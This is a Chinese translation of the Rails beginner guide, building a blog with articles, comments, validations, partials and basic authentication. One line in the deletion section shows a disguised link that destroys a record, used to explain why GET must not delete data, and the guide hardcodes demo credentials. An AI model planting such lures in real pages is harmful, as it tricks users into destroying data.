Rails 提供了很多安全防范措施保证程序的安全，你所看到的错误就是因为违反了其中一个措施。这个防范措施叫做“健壮参数”，我们要明确地告知 Rails 哪些参数可在控制器中使用。这里，我们想使用 `title` 和 `text` 参数。请把 `create` 动作修改成：

```
def create
  @article = Article.new(article_params)

  @article.save
  redirect_to @article
end

private
  def article_params
    params.require(:article).permit(:title, :text)
  end
```

看到 `permit` 方法了吗？这个方法允许在动作中使用 `title` 和 `text` 属性。

注意，`article_params` 是私有方法。这种用法可以防止攻击者把修改后的属性传递给模型。关于健壮参数的更多介绍，请阅读这篇文章。

## 5.7 显示文章

现在再次提交表单，Rails 会提示找不到 `show` 动作。这个提示没多大用，我们还是先添加 `show` 动作吧。

我们在 `rake routes` 的输出中看到，`show` 动作的路由是：

```
article GET    /articles/:id(.:format)      articles#show
```

`:id` 的意思是，路由期望接收一个名为 `id` 的参数，在这个例子中，就是文章的 ID。

和前面一样，我们要在 `app/controllers/articles_controller.rb` 文件中添加 `show` 动作，以及相应的视图文件。

```
def show
  @article = Article.find(params[:id])
end
```


有几点要注意。我们调用 `Article.find` 方法查找想查看的文章，传入的参数 `params[:id]` 会从请求中获取 `:id` 参数。我们还把文章对象存储在一个实例变量中（以 `@` 开头的变量），只有这样，变量才能在视图中使用。

然后，新建 `app/views/articles/show.html.erb` 文件，写入下面的代码：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>
```

做了以上修改后，就能真正的新建文章了。访问 http://localhost:3000/articles/new，自己试试。




### 5.8 列出所有文章

我们还要列出所有文章，对应的路由是：

```
articles GET    /articles(.:format)          articles#index
```

在 `app/controllers/articles_controller.rb` 文件中，为 `ArticlesController` 控制器添加 `index` 动作：

```
def index
  @articles = Article.all
end
```

然后编写这个动作的视图，保存为 `app/views/articles/index.html.erb`：

```
<h1>Listing articles</h1>

<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
  </tr>

  <% @articles.each do |article| %>
    <tr>
      <td><%= article.title %></td>
      <td><%= article.text %></td>
    </tr>
  <% end %>
</table>
```

现在访问 http://localhost:3000/articles，会看到已经发布的文章列表。

### 5.9 添加链接

至此，我们可以新建、显示、列出文章了。下面我们添加一些链接，指向这些页面。

打开 `app/views/welcome/index.html.erb` 文件，改成这样：

```
<h1>Hello, Rails!</h1>
<%= link_to 'My Blog', controller: 'articles' %>
```

`link_to` 是 Rails 内置的视图帮助方法之一，根据提供的文本和地址创建超链接。这上面这段代码中，地址是文章列表页面。

接下来添加到其他页面的链接。先在 `app/views/articles/index.html.erb` 中添加“New Article”链接，放在 `<table>` 标签之前：

```
<%= link_to 'New article', new_article_path %>
```

点击这个链接后，会转向新建文章的表单页面。

然后在 `app/views/articles/new.html.erb` 中添加一个链接，位于表单下面，返回到 `index` 动作：

```
<%= form_for :article do |f| %>
  ...
<% end %>

<%= link_to 'Back', articles_path %>
```

最后，在 `app/views/articles/show.html.erb` 模板中添加一个链接，返回 `index` 动作，这样用户查看某篇文章后就可以返回文章列表页面了：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<%= link_to 'Back', articles_path %>
```

如果要链接到同一个控制器中的动作，不用指定 `:controller` 选项，因为默认情况下使用的就是当前控制器。

在开发模式下（默认），每次请求 Rails 都会重新加载程序，因此修改之后无需重启服务器。

### 5.10 添加数据验证

模型文件，比如 `app/models/article.rb`，可以简单到只有这两行代码：

```
class Article < ActiveRecord::Base
end
```

文件中没有多少代码，不过请注意，`Article` 类继承自 `ActiveRecord::Base`。Active Record 提供了很多功能，包括：基本的数据库 CRUD 操作，数据验证，复杂的搜索功能，以及多个模型之间的关联。

Rails 为模型提供了很多方法，用来验证传入的数据。打开 `app/models/article.rb` 文件，修改成：

```
class Article < ActiveRecord::Base
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

添加的这段代码可以确保每篇文章都有一个标题，而且至少有五个字符。在模型中可以验证数据是否满足多种条件，包括：字段是否存在、是否唯一，数据类型，以及关联对象是否存在。“Active Record 数据验证”一文会详细介绍数据验证。

添加数据验证后，如果把不满足验证条件的文章传递给 `@article.save`，会返回 `false`。打开 `app/controllers/articles_controller.rb` 文件，会发现，我们还没在 `create` 动作中检查 `@article.save` 的返回结果。如果保存失败，应该再次显示表单。为了实现这种功能，请打开 `app/controllers/articles_controller.rb` 文件，把 `new` 和 `create` 动作改成：

```
def new
  @article = Article.new
end

def create
  @article = Article.new(article_params)

  if @article.save
    redirect_to @article
  else
    render 'new'
  end
end

private
  def article_params
    params.require(:article).permit(:title, :text)
  end
```

在 `new` 动作中添加了一个实例变量 `@article`。稍后你会知道为什么要这么做。

注意，在 `create` 动作中，如果保存失败，调用的是 `render` 方法而不是 `redirect_to` 方法。用 `render` 方法才能在保存失败后把 `@article` 对象传给 `new` 动作的视图。渲染操作和表单提交在同一次请求中完成；而 `redirect_to` 会让浏览器发起一次新请求。

刷新 http://localhost:3000/articles/new，提交一个没有标题的文章，Rails 会退回这个页面，但这种处理方法没多少用，你要告诉用户哪儿出错了。为了实现这种功能，请在 `app/views/articles/new.html.erb` 文件中检测错误消息：

```
<%= form_for :article, url: articles_path do |f| %>
  <% if @article.errors.any? %>
  <div id="error_explanation">
    <h2><%= pluralize(@article.errors.count, "error") %> prohibited
      this article from being saved:</h2>
    <ul>
    <% @article.errors.full_messages.each do |msg| %>
      <li><%= msg %></li>
    <% end %>
    </ul>
  </div>
  <% end %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Back', articles_path %>
```


我们添加了很多代码，使用 `@article.errors.any?` 检查是否有错误，如果有错误，使用 `@article.errors.full_messages` 显示错误。

`pluralize` 是 Rails 提供的帮助方法，接受一个数字和字符串作为参数。如果数字比 1 大，字符串会被转换成复数形式。

在 `new` 动作中加入 `@article = Article.new` 的原因是，如果不这么做，在视图中 `@article` 的值就是 `nil`，调用 `@article.errors.any?` 时会发生错误。

Rails 会自动把出错的表单字段包含在一个 `div` 中，并为其添加了一个 class：`field_with_errors`。我们可以定义一些样式，凸显出错的字段。

再次访问 http://localhost:3000/articles/new，尝试发布一篇没有标题的文章，会看到一个很有用的错误提示。



### 5.11 更新文章

我们已经说明了 CRUD 中的 CR 两种操作。下面进入 U 部分，更新文章。

首先，要在 `ArticlesController` 中添加 `edit` 动作：

```
def edit
  @article = Article.find(params[:id])
end
```

视图中要添加一个类似新建文章的表单。新建 `app/views/articles/edit.html.erb` 文件，写入下面的代码：

```
<h1>Editing article</h1>

<%= form_for :article, url: article_path(@article), method: :patch do |f| %>
  <% if @article.errors.any? %>
  <div id="error_explanation">
    <h2><%= pluralize(@article.errors.count, "error") %> prohibited
      this article from being saved:</h2>
    <ul>
    <% @article.errors.full_messages.each do |msg| %>
      <li><%= msg %></li>
    <% end %>
    </ul>
  </div>
  <% end %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Back', articles_path %>
```

这里的表单指向 `update` 动作，现在还没定义，稍后会添加。

`method: :patch` 选项告诉 Rails，提交这个表单时使用 `PATCH` 方法发送请求。根据 REST 架构，更新资源时要使用 HTTP `PATCH` 方法。

`form_for` 的第一个参数可以是对象，例如 `@article`，把对象中的字段填入表单。如果传入一个和实例变量（`@article`）同名的 Symbol（`:article`），效果也是一样。上面的代码使用的就是 Symbol。详情参见 form_for 的文档。

然后，要在 `app/controllers/articles_controller.rb` 中添加 `update` 动作：

```
def update
  @article = Article.find(params[:id])

  if @article.update(article_params)
    redirect_to @article
  else
    render 'edit'
  end
end

private
  def article_params
    params.require(:article).permit(:title, :text)
  end
```

新定义的 `update` 方法用来处理对现有文章的更新操作，接收一个 Hash，包含想要修改的属性。和之前一样，如果更新文章出错了，要再次显示表单。

上面的代码再次使用了前面为 `create` 动作定义的 `article_params` 方法。

不用把所有的属性都提供给 `update` 动作。例如，如果使用 `@article.update(title: 'A new title')`，Rails 只会更新 `title` 属性，不修改其他属性。

最后，我们想在文章列表页面，在每篇文章后面都加上一个链接，指向 `edit` 动作。打开 `app/views/articles/index.html.erb` 文件，在“Show”链接后面添加“Edit”链接：

```
<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
    <th colspan="2"></th>
  </tr>


<% @articles.each do |article| %>
  <tr>
    <td><%= article.title %></td>
    <td><%= article.text %></td>
    <td><%= link_to 'Show', article_path(article) %></td>
    <td><%= link_to 'Edit', edit_article_path(article) %></td>
  </tr>
<% end %>
</table>
```

我们还要在 `app/views/articles/show.html.erb` 模板的底部加上“Edit”链接：

```
...

<%= link_to 'Back', articles_path %>
| <%= link_to 'Edit', edit_article_path(@article) %>
```

下图是文章列表页面现在的样子：




### 5.12 使用局部视图去掉视图中的重复代码

编辑文章页面和新建文章页面很相似，显示表单的代码是相同的。下面使用局部视图去掉两个视图中的重复代码。按照约定，局部视图的文件名以下划线开头。

关于局部视图的详细介绍参阅“Layouts and Rendering in Rails”一文。

新建 `app/views/articles/_form.html.erb` 文件，写入以下代码：

```
<%= form_for @article do |f| %>
  <% if @article.errors.any? %>
  <div id="error_explanation">
    <h2><%= pluralize(@article.errors.count, "error") %> prohibited
      this article from being saved:</h2>
    <ul>
    <% @article.errors.full_messages.each do |msg| %>
      <li><%= msg %></li>
    <% end %>
    </ul>
  </div>
  <% end %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>
<% end %>
```

除了第一行 `form_for` 的用法变了之外，其他代码都和之前一样。之所以能在两个动作中共用一个 `form_for`，是因为 `@article` 是一个资源，对应于符合 REST 架构的路由，Rails 能自动分辨使用哪个地址和请求方法。

关于这种 `form_for` 用法的详细说明，请查阅 API 文档。

下面来修改 `app/views/articles/new.html.erb` 视图，使用新建的局部视图，把其中的代码全删掉，替换成：

```
<h1>New article</h1>

<%= render 'form' %>

<%= link_to 'Back', articles_path %>
```

然后按照同样地方法修改 `app/views/articles/edit.html.erb` 视图：

```
<h1>Edit article</h1>

<%= render 'form' %>

<%= link_to 'Back', articles_path %>
```

### 5.13 删除文章

现在介绍 CRUD 中的 D，从数据库中删除文章。按照 REST 架构的约定，删除文章的路由是：

```
DELETE /articles/:id(.:format)      articles#destroy
```

删除资源时使用 DELETE 请求。如果还使用 GET 请求，可以构建如下所示的恶意地址：

```
<a href='http://example.com/articles/1/destroy'>look at this cat!</a>
```

删除资源使用 DELETE 方法，路由会把请求发往 `app/controllers/articles_controller.rb` 中的 `destroy` 动作。`destroy` 动作现在还不存在，下面来添加：

```
def destroy
  @article = Article.find(params[:id])
  @article.destroy

  redirect_to articles_path
end
```

想把记录从数据库删除，可以在 Active Record 对象上调用 `destroy` 方法。注意，我们无需为这个动作编写视图，因为它会转向 `index` 动作。

最后，在 `index` 动作的模板（`app/views/articles/index.html.erb`）中加上“Destroy”链接：

```
<h1>Listing Articles</h1>
<%= link_to 'New article', new_article_path %>
<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
    <th colspan="3"></th>
  </tr>

<% @articles.each do |article| %>
  <tr>
    <td><%= article.title %></td>
    <td><%= article.text %></td>
    <td><%= link_to 'Show', article_path(article) %></td>
    <td><%= link_to 'Edit', edit_article_path(article) %></td>
    <td><%= link_to 'Destroy', article_path(article),
                    method: :delete, data: { confirm: 'Are you sure?' } %></td>
  </tr>
<% end %>
</table>
```

生成“Destroy”链接的 `link_to` 用法有点不一样，第二个参数是具名路由，随后还传入了几个参数。 `:method` 和 `:'data-confirm'` 选项设置链接的 HTML5 属性，点击链接后，首先会显示一个对话框，然后发起 DELETE 请求。这两个操作通过 `jquery_ujs` 这个 JavaScript 脚本实现。生成程序骨架时，会自动把 `jquery_ujs` 加入程序的布局中（ `app/views/layouts/application.html.erb` ）。没有这个脚本，就不会显示确认对话框。




恭喜，现在你可以新建、显示、列出、更新、删除文章了。

一般情况下，Rails 建议使用资源对象，而不手动设置路由。关于路由的详细介绍参阅“Rails 路由全解”一文。

# 6 添加第二个模型

接下来要在程序中添加第二个模型，用来处理文章的评论。

## 6.1 生成模型

下面要用到的生成器，和之前生成 `Article` 模型的一样。我们要创建一个 `Comment` 模型，表示文章的评论。在终端执行下面的命令：

```
$ rails generate model Comment commenter:string body:text article:references
```

这个命令生成四个文件：

| 文件 | 作用 |
| --- | --- |
| db/migrate/20140120201010_create_comments.rb | 生成 comments 表所用的迁移文件（你得到的文件名稍有不同） |
| app/models/comment.rb | Comment 模型文件 |
| test/models/comment_test.rb | Comment 模型的测试文件 |
| test/fixtures/comments.yml | 测试时使用的固件 |

首先来看一下 `app/models/comment.rb` 文件：

```
class Comment < ActiveRecord::Base
  belongs_to :article
end
```

文件的内容和前面的 `Article` 模型差不多，不过多了一行代码：`belongs_to :article`。这行代码用来建立 Active Record 关联。下文会简单介绍关联。

除了模型文件，Rails 还生成了一个迁移文件，用来创建对应的数据表：

```
class CreateComments < ActiveRecord::Migration
  def change
    create_table :comments do |t|
      t.string :commenter
      t.text :body

      # this line adds an integer column called `article_id`.
      t.references :article, index: true

      t.timestamps
    end
  end
end
```

`t.references` 这行代码为两个模型的关联创建一个外键字段，同时还为这个字段创建了索引。下面运行这个迁移：

```
$ rake db:migrate
```

Rails 相当智能，只会执行还没有运行的迁移，在命令行中会看到以下输出：

```
==  CreateComments: migrating =================================================
-- create_table(:comments)
   -> 0.0115s
==  CreateComments: migrated (0.0119s) ========================================
```

### 6.2 模型关联

使用 Active Record 关联可以轻易的建立两个模型之间的关系。评论和文章之间的关联是这样的：

- 评论属于一篇文章
- 一篇文章有多个评论

这种关系和 Rails 用来声明关联的句法具有相同的逻辑。我们已经看过 `Comment` 模型中那行代码，声明评论属于文章：

```
class Comment < ActiveRecord::Base
  belongs_to :article
end
```

我们要编辑 `app/models/article.rb` 文件，加入这层关系的另一端：

```
class Article < ActiveRecord::Base
  has_many :comments
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

这两行声明能自动完成很多操作。例如，如果实例变量 `@article` 是一个文章对象，可以使用 `@article.comments` 取回一个数组，其元素是这篇文章的评论。

关于 Active Record 关联的详细介绍，参阅“Active Record 关联”一文。

### 6.3 添加评论的路由

和 `article` 控制器一样，添加路由后 Rails 才知道在哪个地址上查看评论。打开 `config/routes.rb` 文件，按照下面的方式修改：

```
resources :articles do
  resources :comments
end
```

我们把 `comments` 放在 `articles` 中，这叫做嵌套资源，表明了文章和评论间的层级关系。

关于路由的详细介绍，参阅“Rails 路由全解”一文。

### 6.4 生成控制器

有了模型，下面要创建控制器了，还是使用前面用过的生成器：

```
$ rails generate controller Comments
```

这个命令生成六个文件和一个空文件夹：

| 文件/文件夹 | 作用 |
| --- | --- |
| app/controllers/comments_controller.rb | Comments 控制器文件 |
| app/views/comments/ | 控制器的视图存放在这个文件夹里 |
| test/controllers/comments_controller_test.rb | 控制器测试文件 |
| app/helpers/comments_helper.rb | 视图帮助方法文件 |
| test/helpers/comments_helper_test.rb | 帮助方法测试文件 |
| app/assets/javascripts/comment.js.coffee | 控制器的 CoffeeScript 文件 |
| app/assets/stylesheets/comment.css.scss | 控制器的样式表文件 |

在任何一个博客中，读者读完文章后就可以发布评论。评论发布后，会转向文章显示页面，查看自己的评论是否显示出来了。所以，`CommentsController` 中要定义新建评论的和删除垃圾评论的方法。

首先，修改显示文章的模板（`app/views/articles/show.html.erb`），允许读者发布评论：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Back', articles_path %>
| <%= link_to 'Edit', edit_article_path(@article) %>
```

上面的代码在显示文章的页面添加了一个表单，调用 `CommentsController` 控制器的 `create` 动作发布评论。`form_for` 的参数是个数组，构建嵌套路由，例如 `/articles/1/comments`。

下面在 `app/controllers/comments_controller.rb` 文件中定义 `create` 方法：

```
class CommentsController < ApplicationController
  def create
    @article = Article.find(params[:article_id])
    @comment = @article.comments.create(comment_params)
    redirect_to article_path(@article)
  end

  private
    def comment_params
      params.require(:comment).permit(:commenter, :body)
    end
end
```

这里使用的代码要比文章的控制器复杂得多，因为设置了嵌套关系，必须这么做评论功能才能使用。发布评论时要知道这个评论属于哪篇文章，所以要在 `Article` 模型上调用 `find` 方法查找文章对象。

而且，这段代码还充分利用了关联关系生成的方法。我们在 `@article.comments` 上调用 `create` 方法，创建并保存评论。这么做能自动把评论和文章联系起来，让这个评论属于这篇文章。

添加评论后，调用 `article_path(@article)` 帮助方法，转向原来的文章页面。前面说过，这个帮助函数调用 `ArticlesController` 的 `show` 动作，渲染 `show.html.erb` 模板。我们要在这个模板中显示评论，所以要修改一下 `app/views/articles/show.html.erb`：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<% @article.comments.each do |comment| %>
  <p>
    <strong>Commenter:</strong>
    <%= comment.commenter %>
  </p>

  <p>
    <strong>Comment:</strong>
    <%= comment.body %>
  </p>
<% end %>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Edit Article', edit_article_path(@article) %> |
<%= link_to 'Back to Articles', articles_path %>
```

现在，可以为文章添加评论了，成功添加后，评论会在正确的位置显示。




## 7 重构

现在博客的文章和评论都能正常使用了。看一下 `app/views/articles/show.html.erb` 模板，内容太多。下面使用局部视图重构。

### 7.1 渲染局部视图中的集合

首先，把显示文章评论的代码抽出来，写入局部视图中。新建 `app/views/comments/_comment.html.erb` 文件，写入下面的代码：

```
<p>
  <strong>Commenter:</strong>
  <%= comment.commenter %>
</p>

<p>
  <strong>Comment:</strong>
  <%= comment.body %>
</p>
```

然后把 `app/views/articles/show.html.erb` 修改成：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<%= render @article.comments %>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Edit Article', edit_article_path(@article) %> |
<%= link_to 'Back to Articles', articles_path %>
```

这个视图会使用局部视图 `app/views/comments/_comment.html.erb` 渲染 `@article.comments` 集合中的每个评论。`render` 方法会遍历 `@article.comments` 集合，把每个评论赋值给一个和局部视图同名的本地变量，在这个例子中本地变量是 `comment`，这个本地变量可以在局部视图中使用。

### 7.2 渲染局部视图中的表单

我们把添加评论的代码也移到局部视图中。新建 `app/views/comments/_form.html.erb` 文件，写入：

```
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>
```

然后把 `app/views/articles/show.html.erb` 改成：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<%= render @article.comments %>

<h2>Add a comment:</h2>
<%= render "comments/form" %>

<%= link_to 'Edit Article', edit_article_path(@article) %> |
<%= link_to 'Back to Articles', articles_path %>
```

第二个 `render` 方法的参数就是要渲染的局部视图，即 `comments/form` 。Rails 很智能，能解析其中的斜线，知道要渲染 `app/views/comments` 文件夹中的 `_form.html.erb` 模板。

`@article` 变量在所有局部视图中都可使用，因为它是实例变量。

## 8 删除评论

博客还有一个重要的功能是删除垃圾评论。为了实现这个功能，要在视图中添加一个链接，并在 `CommentsController` 中定义 `destroy` 动作。

先在 `app/views/comments/_comment.html.erb` 局部视图中加入删除评论的链接：

```
<p>
  <strong>Commenter:</strong>
  <%= comment.commenter %>
</p>

<p>
  <strong>Comment:</strong>
  <%= comment.body %>
</p>

<p>
  <%= link_to 'Destroy Comment', [comment.article, comment],
               method: :delete,
               data: { confirm: 'Are you sure?' } %>
</p>
```

点击“Destroy Comment”链接后，会向 `CommentsController` 控制器发起 `DELETE /articles/:article_id/comments/:id` 请求。我们可以从这个请求中找到要删除的评论。下面在控制器中加入 `destroy` 动作（`app/controllers/comments_controller.rb`）：

```
class CommentsController < ApplicationController
  def create
    @article = Article.find(params[:article_id])
    @comment = @article.comments.create(comment_params)
    redirect_to article_path(@article)
  end

  def destroy
    @article = Article.find(params[:article_id])
    @comment = @article.comments.find(params[:id])
    @comment.destroy
    redirect_to article_path(@article)
  end

  private
    def comment_params
      params.require(:comment).permit(:commenter, :body)
    end
end
```

`destroy` 动作先查找当前文章，然后在 `@article.comments` 集合中找到对应的评论，将其从数据库中删掉，最后转向显示文章的页面。

### 8.1 删除关联对象

如果删除一篇文章，也要删除文章中的评论，不然这些评论会占用数据库空间。在 Rails 中可以在关联中指定 `dependent` 选项达到这一目的。把 `Article` 模型（`app/models/article.rb`）修改成：

```
class Article < ActiveRecord::Base
  has_many :comments, dependent: :destroy
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

## 9 安全

### 9.1 基本认证

如果把这个博客程序放在网上，所有人都能添加、编辑、删除文章和评论。

Rails 提供了一种简单的 HTTP 身份认证机制可以避免出现这种情况。

在 `ArticlesController` 中，我们要用一种方法禁止未通过认证的用户访问其中几个动作。我们需要的是 `http_basic_authenticate_with` 方法，通过这个方法的认证后才能访问所请求的动作。

要使用这个身份认证机制，需要在 `ArticlesController` 控制器的顶部调用 `http_basic_authenticate_with` 方法。除了 `index` 和 `show` 动作，访问其他动作都要通过认证，所以在 `app/controllers/articles_controller.rb` 中，要这么做：

```
class ArticlesController < ApplicationController

  http_basic_authenticate_with name: "dhh", password: "secret", except: [:index, :show]

  def index
    @articles = Article.all
  end

  # snipped for brevity
```

同时，我们还希望只有通过认证的用户才能删除评论。修改 `CommentsController` 控制器（`app/controllers/comments_controller.rb`）：


```
class CommentsController < ApplicationController

  http_basic_authenticate_with name: "dhh", password: "secret", only: :destroy

  def create
    @article = Article.find(params[:article_id])
    ...
  end

  # snipped for brevity
```

现在，如果想新建文章，会看到一个 HTTP 基本认证对话框。




其他的身份认证方法也可以在 Rails 程序中使用。其中两个比较流行的是 Devise 引擎和 Authlogic gem。

### 9.2 其他安全注意事项

安全，尤其是在网页程序中，是个很宽泛和值得深入研究的领域。Rails 程序的安全措施，在“Ruby on Rails 安全指南”中有更深入的说明。

## 10 接下来做什么

至此，我们开发了第一个 Rails 程序，请尽情地修改、试验。在开发过程中难免会需要帮助，如果使用 Rails 时需要协助，可以使用这些资源：

- Ruby on Rails 指南
- Ruby on Rails 教程
- Ruby on Rails 邮件列表
- irc.freenode.net 上的 #rubyonrails 频道

Rails 本身也提供了帮助文档，可以使用下面的 rake 任务生成：

- 运行 `rake doc:guides`，会在程序的 `doc/guides` 文件夹中生成一份 Rails 指南。在浏览器中打开 `doc/guides/index.html` 可以查看这份指南。
- 运行 `rake doc:rails`，会在程序的 `doc/api` 文件夹中生成一份完整的 API 文档。在浏览器中打开 `doc/api/index.html` 可以查看 API 文档。

使用 `doc:guides` 任务在本地生成 Rails 指南，要安装 RedCloth gem。在 `Gemfile` 中加入这个 gem，然后执行 `bundle install` 命令即可。

## 11 常见问题

使用 Rails 时，最好使用 UTF-8 编码存储所有外部数据。如果没使用 UTF-8 编码，Ruby 的代码库和 Rails 一般都能将其转换成 UTF-8，但不一定总能成功，所以最好还是确保所有的外部数据都使用 UTF-8 编码。

如果编码出错，常见的征兆是浏览器中显示很多黑色方块和问号。还有一种常见的符号是“Ã¼”，包含在“ü”中。Rails 内部采用很多方法尽量避免出现这种问题。如果你使用的外部数据编码不是 UTF-8，有时会出现这些问题，Rails 无法自动纠正。

非 UTF-8 编码的数据经常来源于：

- 你的文本编辑器：大多数文本编辑器（例如 TextMate）默认使用 UTF-8 编码保存文件。如果你的编辑器没使用 UTF-8 编码，有可能是你在模板中输入了特殊字符（例如 é），在浏览器中显示为方块和问号。这种问题也会出现在国际化文件中。默认不使用 UTF-8 保存文件的编辑器（例如 Dreamweaver 的某些版本）都会提供一种方法，把默认编码设为 UTF-8。记得要修改。
- 你的数据库：默认情况下，Rails 会把从数据库中取出的数据转换成 UTF-8 格式。如果数据库内部不使用 UTF-8 编码，就无法保存用户输入的所有字符。例如，数据库内部使用 Latin-1 编码，用户输入俄语、希伯来语或日语字符时，存进数据库时就会永远丢失。如果可能，在数据库中尽量使用 UTF-8 编码。

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 模型

# Active Record 基础

本文介绍 Active Record。

读完本文，你将学到：

- 对象关系映射（Object Relational Mapping，ORM）和 Active Record 是什么，以及如何在 Rails 中使用；
- Active Record 在 MVC 中的作用；
- 如何使用 Active Record 模型处理保存在关系型数据库中的数据；
- Active Record 模式（schema）命名约定；
- 数据库迁移，数据验证和回调；

## Chapters



## 1 Active Record 是什么？

Active Record 是 MVC 中的 M（模型），处理数据和业务逻辑。Active Record 负责创建和使用需要持久存入数据库中的数据。Active Record 实现了 Active Record 模式，是一种对象关系映射系统。

